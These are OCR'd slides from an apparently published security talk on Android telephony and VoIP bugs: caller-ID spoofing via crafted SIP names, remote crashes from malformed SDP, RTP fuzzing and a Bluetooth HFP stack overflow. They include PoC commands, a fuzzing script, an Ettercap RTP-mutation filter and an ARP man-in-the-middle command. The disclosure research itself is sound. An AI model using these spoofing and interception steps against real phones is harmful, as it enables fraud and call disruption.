
  - First delete the old account's SipProfile directory and all of its files
  - Then construct the new one

- Due to this fake mmssms.db, the real one is unable created thus disable any SMS function.
- Need a factory reset to recover.




PRIVILEGE ESCALSTION IN VK APP

- H1 Report#386144 ： A malicious App could bypass user interaction to make a call to another VK user, found in VK Android App Version 5.13 recently.
- Root cause: the LinkRedirActivity could be launched with a fake content provider to make a VoIP Call to arbitrary VK user




PRIVILEGE ESCALATION IN QUALCOMM QTI-IMS BINDER

- CVE-2017-11042： A malicious App could set call forward provided by QtiIMS system service without declaring permissions
- Affecting Google Pixel device(sailfish:7.1.2)



MORE INTERESTING BUGS

- Found by Dumb Fuzzing



MORE ABOUT MJUA

- A command-line base SIP UA implementation with flexible options

$ ./uac.sh -h

-f <file>: specifies a configuration file, fuzzing for sdp

-c <call_to>: config the victim's SIP URI

-y <secs>: could be used as fuzz interval time

--display-name <str>: display name, fuzzing for sip

--user <user> : user name, fuzzing for sip

--send-file <file> audio is played from the specified file, fuzzing for rtp

…

MJUA CONFIGURATION FILE

- Notice these Media description that could manipulate SDP

```
# Media descriptors:
# One or more 'media' (or 'media_desc') parameters specify for each supported media: the media type, port, and protocol/codec.
# Zero or more 'media_spec' parameters can be used to specify media attributes such as: codec name, sample rate, and frame size
# Examples:
#   media=audio 4000 rtp/avp
#   media_spec=audio 0 PCMU 8000 160
#   media_spec=audio 8 PCMA 8000 160
#   media_spec=audio 101 G726-32 8000 80
#   media_spec=audio 102 G726-24 8000 60
#   media=video 3002 rtp/avp
#   media_spec=video 101
# Alternatively media attributes can be specified also within the 'media' parameter as comma-separated list between brackets.
# Examples:
#   media=audio 4000 rtp/avp {audio 0 PCMU 8000 160, audio 8 PCMA 8000 160}
#   media=video 3002 rtp/avp {video 101}
```

MORE INTERESTING FINDINGS


- Spam: A-31823540
- Spoof: A-32623587 (Credited by Google VRP)

  Both affect Dialer App in Android 7.1.1
- Remote DoS: CVE-2017-0394, affecting Android 7.1.1

SPAM VIA A SUPER LARGE SIP NAME

POC:

./uac.sh –user <super_large_name> <victim's sip account>



SPOOF OF INCALLUI

POC: ./uac.sh –user “<number_to_display>&”

In a PSTN call, the caller’s number and the forwarding number is splat by “&”

In a VoIP call, the number string including “&” is totally part of caller’s URI

Inconsistency!


```java
// in CallerInfoUtils.java
        String number = call.getNumber();
        if (!TextUtils.isEmpty(number)) {
            final String[] numbers = number.split("&"); // the number is splited by "&"
            number = numbers[0];
            if (numbers.length > 1) {
                info.forwardingNumber = numbers[1];
            }

            number = modifyForSpecialCnapCases(context, info, number, info.numberPresentation);
            info.phoneNumber = number;
        }
```


SPOOF OF INCALLUI

- Which one is real?

Via SIP name: “13550232572&”
And 13550232572 is victim’s contact with the name Baby




Via SIP name: “911&”



Via SIP name: “+16502530000&”

Google’s telephone number with its place



DEMO VIDEO – SPOOF OF SIP NAME

ANOTHER SPOOF OF INCALLUI

- “phone-context“ parameter specified in RFC3966

  tel:650253000;phone-context=+1

  tel:+16502530000 are the same
- “phone-context” also can be part of Caller’s SIP URI


Another inconsistency

WHEN COMBINED WITH CALLERID

- CallerID
  - A security mechanism, which allows user correlate the well-known number to its name or mark spam number
  - By default it's on in Android

POC: ./uac.sh –user 6502530000;phone-context=+1

Chinese name of Google



Information about Google

REMOTE DOS IN TELEPHONY

- CVE-2017-0394, found by SDP fuzz
- POC: ./uac.sh –f malformed.cfg
  - No suitable codecs: add “media_spec=audio 102 G726-24 8000 60” in malformed.cfg


```
09-24 08:57:55.525 21416 21416 E AndroidRuntime: FATAL EXCEPTION: main
09-24 08:57:55.525 21416 21416 E AndroidRuntime: Process: com.android.phone, PID: 21416
09-24 08:57:55.525 21416 21416 E AndroidRuntime: java.lang.IllegalStateException: Reject SDP: no
suitable codecs
09-24 08:57:55.525 21416 21416 E AndroidRuntime:     at android.net.sip.SipAudioCall.createAnswe
r(SipAudioCall.java:805)
```

  - Invalid SDP : add “media=AAAA 4000” In malformed.cfg

```
09-28 14:47:22.515 21924 21924 E AndroidRuntime: FATAL EXCEPTION: main
09-28 14:47:22.515 21924 21924 E AndroidRuntime: Process: com.android.phone, PID: 21924
09-28 14:47:22.515 21924 21924 E AndroidRuntime: java.lang.IllegalArgumentException: Invalid SD
P: m=AAAA 4000
09-28 14:47:22.515 21924 21924 E AndroidRuntime:     at android.net.sip.SimpleSessionDescription.
<init>(SimpleSessionDescription.java:105)
```

REMOTE DOS IN TELEPHONY

- Both unhandled exceptions in SipAudioCall of Phone App
- Crash Phone App on the moment of accepting the SIP Call
- Google combined the two unhandled exceptions into one CVE



RTP FUZZ – CODEC FUZZ

- Generate PCMU/PCMA/AMR/GSM-EFR codec corpus
- Then ./uac.sh –send-file <courpus> one by one
- The victim phone installs AutoAnswer App, making fuzzing automatically

```
#!/bin/bash

ITER=$1
SEED=fuzztone/sample-gsm-8000.gsm

for i in $(seq $ITER)
do
   # cat $SEED | radamsa -m bf,br,sr -p bu > fuzztone/fuzz_$i.tone
    echo $i
    ./uac.sh --send-file fuzztone/fuzz_$i.tone -f fuzz_config/amr.cfg --send-only
   # ./uac.sh --send-file blankfile -f fuzz_config/amr.cfg --send-only
    adb shell log -p e -t fuzzrtp fuzz_$i
    adb logcat -c
    declare -i i=i+1
done
```

RTP FUZZ

- Mutate RTP headers in MITM via Ettercap filters

```
# Mutate rtp headers for fuzz

# RTP type, little endian
if (ip.proto == UDP && DATA.data == 0x6180 ) {
    DATA.data = "\xBF\x61";
    DATA.data +1 = "\xFF\xFF"
    DATA.data +2 = "xFF\xFF"}
    msg("RTP header Modified!");
}
```


```
sudo ettercap -T -V hex -F rtpfuzz.ef -M arp /192.168.8.152// /19
2.168.8.191//
```

- Or customize mjUA, Mutate the RTP headers and send RTP
  - Modify RtpStreamerSender.java

TELEPHONY AND BLUETOOTH


- Bluetooth HFP (Hands-Free Profile)
  - Defines a set of functions such that a Mobile Phone can be used in conjunction with a Hands-Free device

HF – Hands Free devices



WHAT HAPPENS WHEN THEY MEET

- Two interesting vulnerabilities due to complex module interactions and inconsistency
  - CVE-2018-9475, Remote Stack Buffer Overflow when Receiving CLCC Response , Critical, affecting Android 9.0 until Sept.,2018
  - CVE-2018-XXXX, Remote DoS due to Integer Underflow when Phone State Change, Moderate
  - Both are in btif_hf.cc of libbluetooth-jni.so



CVE-2018-9475

- Remote Stack Buffer Overflow in btif_hf.cc when Receiving CLCC Response and a VoIP phone call with super large name, affecting Android 9.0 until Sept. 2018


```
bt_status_t HeadsetInterface::ClccResponse(
    int index, bthf_call_direction_t dir, bthf_call_state_t state,
    bthf_call_mode_t mode, bthf_call_mpty_type_t mpty, const char* number,
    bthf_call_addrtype_t type, RawAddress* bd_addr) {
…
if (number) {
    size_t rem_bytes = sizeof(ag_res.str) - res_strlen;
    char dialnum[sizeof(ag_res.str)]; // dialnum's length is 512+1 bytes
    size_t newidx = 0;
